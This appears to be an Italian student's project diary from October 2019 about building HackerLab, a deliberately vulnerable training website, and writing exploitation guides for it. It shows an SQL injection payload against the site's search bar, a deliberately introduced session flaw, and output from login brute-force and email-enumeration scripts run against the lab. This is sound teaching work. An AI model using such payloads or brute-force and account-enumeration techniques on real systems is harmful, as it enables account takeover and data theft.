Mi trovo molto avanti rispetto alla pianificazione.

Programma di massima per la prossima giornata di lavoro

Rendere sicura eliminazione di file, implementare la funzionalità di reset dei dati e del database.

Diario di lavoro

Luogo	Canobbio
Data	01.10.2019

Lavori svolti

13h15 – 13h50

Ho aiutato un compagno, Giulio Bosco, con un problema riguardante un applicativo in Java.

13h50 – 14h45

Come definito nello scorso diario, ho reso l'eliminazione di file correlati con gli articoli sicura.

Mi sono documentato sulla funzione basename di php

(<https://www.php.net/manual/en/function.basename.php>), attraverso questa funzione posso ricavare in modo sicuro il nome del file di un articolo senza il percorso stesso, in questo modo non sarà possibile eliminare file al di fuori della cartella storage sfruttando la vulnerabilità di SQL Injection.

Il codice per l'eliminazione dei file è diventato il seguente:

```
$file = basename($article["image"]);
$path = __DIR__ . '/../../storage/' . $file;
if (file_exists($path)) {
    unlink($path);
}
```

15h00 – 16h20

Ho iniziato a pensare come implementare una funzionalità di reset all'interno del sito web, inoltre ho iniziato la stesura dell'articolo riguardante SQL Injection.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Continuare lo sviluppo della funzionalità di reset e la documentazione per la vulnerabilità SQL Injection.

Diario di lavoro

Luogo	Canobbio
Data	03.10.2019

Lavori svolti

13h15 – 13h50

Ho aggiornato il mio responsabile sullo stato del progetto mostrando quanto fatto fino ad ora. E sono sorte alcune aggiunte da eseguire riguardante il lato della documentazione degli exploit, per ogni exploit è richiesto anche una sezione che spiega in modo dettagliato come sfruttare la vulnerabilità in modo che anche utenti meno esperti possano riuscire ad eseguire tutte le vulnerabilità documentate. Inoltre mi sono stati forniti altri spunti da poter utilizzare, come per esempio nell'ambito di SQL Injection.

13h50 – 14h35

Mi sono documentato sul funzionamento del metodo HttpOnly all'interno dei cookies.

<https://www.owasp.org/index.php/HttpOnly>

Ho scoperto che grazie a questo metodo è possibile prevenire l'accesso a dei cookie da parte di javascript. Ho quindi provato ad impostare un cookie HttpOnly per testare l'accesso e il risultato è stato il seguente:

The screenshot shows the Network tab of a browser developer tools. A cookie named "HttpOnlycookie" is listed. The "Value" field contains "Set-Cookie: NonHttpOnlyCookie=". The "HttpOnly" checkbox is checked. Other fields include "Dominio": 127.0.0.1, "Percorso": /, "Scadenza": Sat Oct 03 2020 14:03:21 GMT+0200 (Ora legale dell'Europa centrale), "SameSite": No Restriction, and checkboxes for "Solo Host" (checked), "Sessione" (unchecked), "Sicuro" (unchecked), and "Solo Http" (checked). Below this, another cookie named "NonHttpOnlyCookie" is shown.

Provando ad accedere ai cookie da javascript con `document.cookie`:

"NonHttpOnlyCookie=""

Quindi il cookie HttpOnlycookie viene reso inaccessibile.

Ho inoltre provato a scrivere un piccolo script in JavaScript per provare ad eseguire un bypass di questa funzionalità e questo è stato il risultato:

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() { if (xhr.readyState == 4) {
  console.log(xhr.getResponseHeader('Set-Cookie'));
}
};
xhr.open('GET', '/', true);
xhr.send(null);
```

Console: Refused to get unsafe header "Set-Cookie"

Viene protetto in qualsiasi caso anche all'interno di altre funzioni.

14h35 – 14h45

15h00 – 15h05

Aggiornamento dello stile del sito, rimossi i footer in modo che il contenuto del sito sia più visibile.

15h05 – 16h20

Ho utilizzato questo tempo per documentarmi su delle vulnerabilità.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Diario di lavoro

Luogo	Canobbio
Data	04.10.2019

Lavori svolti

13h15 – 14h00

Ho creato l'articolo relativo alla vulnerabilità di tipo SQL Injection all'interno del sito web.

SQL Injection

di [Administrator](#)

Pubblicato il 04.10.2019 alle 13:51

Nella sicurezza informatica SQL injection è una tecnica di code injection, usata per attaccare applicazioni di gestione dati, con la quale vengono inserite delle stringhe di codice SQL malevole all'interno di campi di input in modo che queste ultime vengano poi eseguite. Questa tecnica viene utilizzata per ricavare dati non direttamente visibili o accessibili dalle banche dati all'interno di siti web. Questa falla è molto comune e pericolosa.

Una falla di questo tipo è presente all'interno di HackerLab, più precisamente nella barra di ricerca. Per eseguire un attacco di questo tipo si ha bisogno di una conoscenza di SQL Injection e un po' di fortuna.

All'interno della barra di ricerca è quindi possibile inserire del codice SQL malevolo e farlo eseguire.

Un esempio di semplice query all'interno della barra di ricerca che si può utilizzare è la seguente:

`test%' OR 1=1; --`

Questo codice non è malevolo ma dimostra la vulnerabilità, stiamo completando la query utilizzata per eseguire la ricerca che possiamo presumere sia simile a:

`SELECT * FROM articles WHERE title LIKE $ricerca;`

E la stiamo trasformando nella seguente query:

`SELECT * FROM articles WHERE title LIKE '%test%' OR 1=1; --`

Quindi questa query ritornerà tutti gli articoli presenti nel sito web.

Ci sono moltissime altre possibilità, sta a te scoprirle!

Fonti

[Figura 1 Articolo SQL Injection](#)

14h00 – 14h45

15h00 – 16h20

Ho iniziato a creare le guide dettagliate di come eseguire le vulnerabilità, ho iniziato dalla vulnerabilità di tipo Broken Authentication che ho terminato. È disponibile nella cartella documentazione/vulnerabilità.

Ho inoltre completato la guida sulla vulnerabilità File Inclusion o Directory Traversal e mi sono documentato sul formato della cartella .git per la gestione di GitHub.

<https://www.siteground.com/tutorials/git/directory-structure/>

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Continuare a documentare le vulnerabilità in un file word.

Diario di lavoro

Luogo	Canobbio
Data	08.10.2019

Lavori svolti

13h15 – 14h00

Ho creato la guida sulla vulnerabilità Insecure Direct Object References.

14h00 – 14h45 15h00 – 15h15

Ho creato la guida riguardante la vulnerabilità Account Takeover Vulnerability.

15h15 – 16h00

Ho creato la guida riguardante la vulnerabilità Cross Site Scripting (XSS).

16h00 – 16h20

Formattazione e rilettura delle guide prodotte fino ad ora.

16h20 – 16h30

Stesura del diario.

Tutte le documentazioni create sono presenti nella cartella /documentazione/vulnerabilità/docx del progetto.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Continuare a creare i manuali per l'esecuzione delle vulnerabilità.

Diario di lavoro

Luogo	Canobbio
Data	10.10.2019

Lavori svolti

13h15 – 14h20

Ho creato la documentazione per la vulnerabilità Failure To Restrict URL Access.

14h20 – 14h45

Ho creato la documentazione per la vulnerabilità Security Misconfiguration.

15h00 – 16h00

Ho creato la documentazione per la vulnerabilità SQL Injection.

16h00 – 16h20

Ho ristrutturato la repository di GitHub rinominando tutti i diari in modo che vengano mostrati in ordine cronologico. Inoltre ho riguardato le documentazioni prodotte riguardandone la formattazione ed il contenuto.

16h20 – 16h30

Stesura diario

Tutte le documentazioni create sono presenti nella cartella /documentazione/vulnerabilità/docx del progetto.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianificazione.

Programma di massima per la prossima giornata di lavoro

Procedere all'implementazione della procedura di ripristino del sito web.

Diario di lavoro

Luogo	Canobbio
Data	11.10.2019

Lavori svolti

13h15 – 14h45
Ho assistito alla presentazione del docente Valsangiacomo per quanto riguarda la valutazione dei progetti d'esame.

15h00 – 16h20
Ho implementato la funzionalità di reset che permette di ricaricare tutti i dati di default all'interno del database di HackerLab. Questa funzionalità sarà accessibile in qualsiasi momento nella barra di navigazione o al percorso /reset.



HackerLab di Filippo Finke [Home](#) [Registrati](#) [Reset database](#)

Ultimi articoli

SQL Injection
[Vai all'articolo →](#)
Pubblicato il 11.10.2019 da [Administrator](#)

Security Misconfiguration
[Vai all'articolo →](#)
Pubblicato il 11.10.2019 da [Administrator](#)

Failure to Restrict URL Access
[Vai all'articolo →](#)
Pubblicato il 11.10.2019 da [Administrator](#)

[← Recenti](#) [Vecchi →](#)

Figura 1 Funzionalità di reset.
Ho implementato la funzionalità di reset nel seguente modo:

```
public static function reset() {
    $query_sql = file_get_contents(__DIR__ . '/../restore.sql');
    $query = self::get()->query($query_sql);
    return $query;
}
```

Viene caricato un file contenente le istruzioni per il reset del database e tutte le query vengono eseguite.

16h20 – 16h30
Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	15.10.2019

Lavori svolti

13h15 – 13h20

Il docente Raimondi ha aperto la porta 587 del firewall in modo che le connessioni SMTP possano essere effettuate, quindi per testare la funzione di recupero password non è più richiesto l'ausilio di una rete esterna.

13h20 – 13h50

Ho modificato la funzionalità di reset del sito web, una volta resettato il database viene mostrato lo stato dell'azione ed inoltre l'utente viene riportato alla pagina di logout.

```
if (Database::reset()) {  
    $_SESSION["success"] = "Database ripristinato con successo!";  
} else {  
    $_SESSION["error"] = "Impossibile ripristinare il database!";  
}  
return $response->withRedirect("/logout", 302);
```

Questo quindi introduce una vulnerabilità aggiuntiva avanzata in quanto un utente può risultare loggato con un utente ormai eliminato se blocca la richiesta di redirect alla pagina logout.

13h50 – 14h25

Ho revisionato ancora una volta tutte le guide delle vulnerabilità e dopo averle revisionate ho generato i vari PDF di esse.

14h25 – 14h45

Ho iniziato a descrivere il progetto e la sua struttura per l'abstract del progetto in una pagina. Il file si trova al percorso /abstract/abstract.docx

15h00 – 15h30

Ho aggiunto al pannello di amministrazione la possibilità di abilitare o disabilitare un utente

Gestione utenti

The screenshot shows a user management interface with two entries:

- Administrator**:
 - Email: admin@hackerlab.ch
 - Username: administrator
 - Action buttons: "Pagina profilo →" (blue), "Disabilita" (yellow, highlighted with a red box), and "Elimina" (red).
- Filippo Finke (Disabilitato)**:
 - Email: filippo.finke@samtrevano.ch
 - Username: user
 - Action buttons: "Pagina profilo →" (blue), "Abilita" (yellow, highlighted with a red box), and "Elimina" (red).

Figura 1 Possibilità di abilitare o disabilitare un utente.

Un utente disabilitato non può eseguire l'accesso all'applicativo.

La funzione per abilitare un utente è stata implementata nel seguente modo:

```
public static function enable($user_id) {
    $query = Database::get()->prepare("UPDATE users SET enabled = 1 WHERE id = :user_id");
    $query->bindParam(":user_id", $user_id);
    $query->execute();
    if (!$query) {
        $_SESSION["error"] = "Impossibile abilitare l'utente!";
        return false;
    }
    $_SESSION["success"] = "Utente abilitato!";
    return true;
}
```

Viene semplicemente impostato un flag (enabled) ad 1.

La funzione per disabilitare l'utente è praticamente identica solo che al posto che impostare il flag a 1 viene impostato a 0.

15h30 – 16h20

Ho continuato con la documentazione revisionando le librerie utilizzate ed iniziato a scrivere il capitolo dell'implementazione.

16h20 – 16h30

Stesura del diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato

Punto della situazione rispetto alla pianificazione

Molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Continuare con la revisione della documentazione.

Diario di lavoro

Luogo	Canobbio
Data	17.10.2019

Lavori svolti

13h15 – 13h30

Ho distanziato i pulsanti di abilitazione e disabilitazione di un utente, questo in modo che anche su dispositivi mobili si veda in modo corretto.

Gestione utenti

Administrator Pagina profilo →
admin@hackerlab.ch
administrator Disabilita Elimina

Filippo Finke Pagina profilo →
Disabilitato
filippo.finke@samtrevano.ch
user Abilita Elimina

Figura 1 Pannello di amministrazione

13h30 – 13h40

Ho aggiornato il formatore sullo stato del progetto.

13h40 – 14h00

Come consigliato dal formatore, ho implementato una notifica di conferma quando si richiede un reset del database.




Figura 2 Notifica che chiede la conferma.

14h00 – 14h45


Ho ispezionato tutti il sito web navigandolo attraverso un emulazione di un iphone7, di conseguenza ho corretto alcune cose per dispositivi mobile.

Quando si accede ad una sezione riservata agli utenti registrati ora è presente un pulsante che reindirizza al form di accesso.

Per eseguire questa azione devi aver eseguito l'accesso! [Accedi!](#)

Figura 3 Schermata che richiede l'accesso.

Tutte le schermate contenenti immagini sono mostrate correttamente in dispositivi mobile.



15h00 – 16h20

Revisionato la documentazione scritta fino ad ora, controllato e corretto errori di lingua.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti.

Programma di massima per la prossima giornata di lavoro

Proseguire con il capitolo dell'implementazione e iniziare a documentare le vulnerabilità nascoste.

Diario di lavoro

Luogo	Canobbio
Data	18.10.2019




Figura 1 Diagramma UML classe Articles.




Figura 2 Diagramma UML classe Comments.




Figura 3 Diagramma UML della classe *Users*.




Figura 4 Diagramma UML della classe *Database*.




Figura 5 Diagramma UML della classe *Mailer*.

15h00 – 16h20

Ho continuato il capitolo dell'implementazione all'interno della documentazione.

16h20 – 16h30

Stesura del diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Documentazione vulnerabilità nascoste e implementazione nella documentazione.

Diario di lavoro

Luogo	Canobbio
Data	22.10.2019

Lavori svolti

13h15 -16h20

Ho continuato il capitolo dell'implementazione all'interno della documentazione.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	24.10.2019

Lavori svolti

13h15 -14h10

Ho revisionato il codice scritto documentando in un modo migliore la presenza di vulnerabilità all'interno del codice.

14h10 – 14h45 15h00 - 16h20

Ho iniziato a documentare le vulnerabilità “nascoste” di HackerLab. Ho iniziato con lo sviluppo di script di esempio per degli attacchi di tipo bruteforce.

Questo è un esempio di bruteforce del login di HackerLab. Si inserisce un email ed una lista di password, lo script proverà ad accedere con tutte le password inserite nella lista, se riuscirà ad accedere mostrerà la password utilizzata.

```
[i] Dimostrazione di bruteforce del login di HackerLab
[i] Autore: Filippo Finke
[?] Inserisci una email: filippo.finke@samtrevano.ch
[i] Caricate 501 passwords!
[-] Accesso con    123456      -> FALLITO! (0/501)
[-] Accesso con    password    -> FALLITO! (1/501)
[-] Accesso con    12345678   -> FALLITO! (2/501)
[-] Accesso con    pussy       -> FALLITO! (3/501)
[-] Accesso con    12345       -> FALLITO! (4/501)
[-] Accesso con    dragon     -> FALLITO! (5/501)
[-] Accesso con    qwerty     -> FALLITO! (6/501)
[-] Accesso con    696969     -> FALLITO! (7/501)
[-] Accesso con    mustang    -> FALLITO! (8/501)
[-] Accesso con    letmein    -> FALLITO! (9/501)
[-] Accesso con    1234       -> SUCCESSO!
[!] PASSWORD TROVATA: 1234
[!] CREDENZIALI -> filippo.finke@samtrevano.ch:1234
```

Figura 1 Dimostrazione bruteforce login

Questo invece è un esempio di email checker, ovvero uno script che si occupa di verificare se una email è registrata all'interno di HackerLab. Per la creazione di questo programma è stata sfrutta la chiamata del recupero password. Questa chiamata permette di stabilire se un account esiste oppure no.

```
[i] Dimostrazione di email checker di HackerLab
[i] Autore: Filippo Finke
[i] Caricate 32 emails!
[-] Email      gerry.lillie@hackerlab.ch      -> INESISTENTE! (0/32)
[-] Email      otha.arzate@hackerlab.ch      -> INESISTENTE! (1/32)
[-] Email      jonathon.wentworth@hackerlab.ch  -> INESISTENTE! (2/32)
[-] Email      victor.hartness@hackerlab.ch    -> INESISTENTE! (3/32)
[-] Email      allen.fenimore@hackerlab.ch     -> INESISTENTE! (4/32)
[-] Email      filippo.finke@samtrevano.ch    -> REGISTRATA! (5/32) 
[-] Email      darius.holloway@hackerlab.ch    -> INESISTENTE! (6/32)
[-] Email      glenn.wallis@hackerlab.ch     -> INESISTENTE! (7/32)
[-] Email      isiah.branstetter@hackerlab.ch -> INESISTENTE! (8/32)
[-] Email      adalberto.maheux@hackerlab.ch -> INESISTENTE! (9/32)
[-] Email      tristan.nottage@hackerlab.ch   -> INESISTENTE! (10/32)
[-] Email      derrick.gressett@hackerlab.ch -> INESISTENTE! (11/32)
[-] Email      julio.cullum@hackerlab.ch    -> INESISTENTE! (12/32)
[-] Email      whitney.schleusner@hackerlab.ch -> INESISTENTE! (13/32)
```

Figura 2 Dimostrazione bruteforce email

Questi due script con una grande quantità di dati possono essere molto pericolosi in quanto ci sarebbero alte probabilità di trovare account registrati (Sempre se hackerlab fosse online e famoso).

16h20- 16h30

Stesura del diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianificazione.

Programma di massima per la prossima giornata di lavoro

Creare le documentazioni docx e pdf delle vulnerabilità nascoste.

Diario di lavoro

Luogo	Canobbio
Data	25.10.2019

Lavori svolti

13h15 – 14h45

Ho creato la documentazione per l'attacco bruteforce al login di HackerLab ho inoltre finalizzato il programma di esempio commentandolo.

15h00 – 16h20

Ho creato la documentazione per l'attacco bruteforce alle email di HackerLab ho inoltre finalizzato il programma di esempio commentandolo.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Nessun problema riscontrato.

Punto della situazione rispetto alla pianificazione

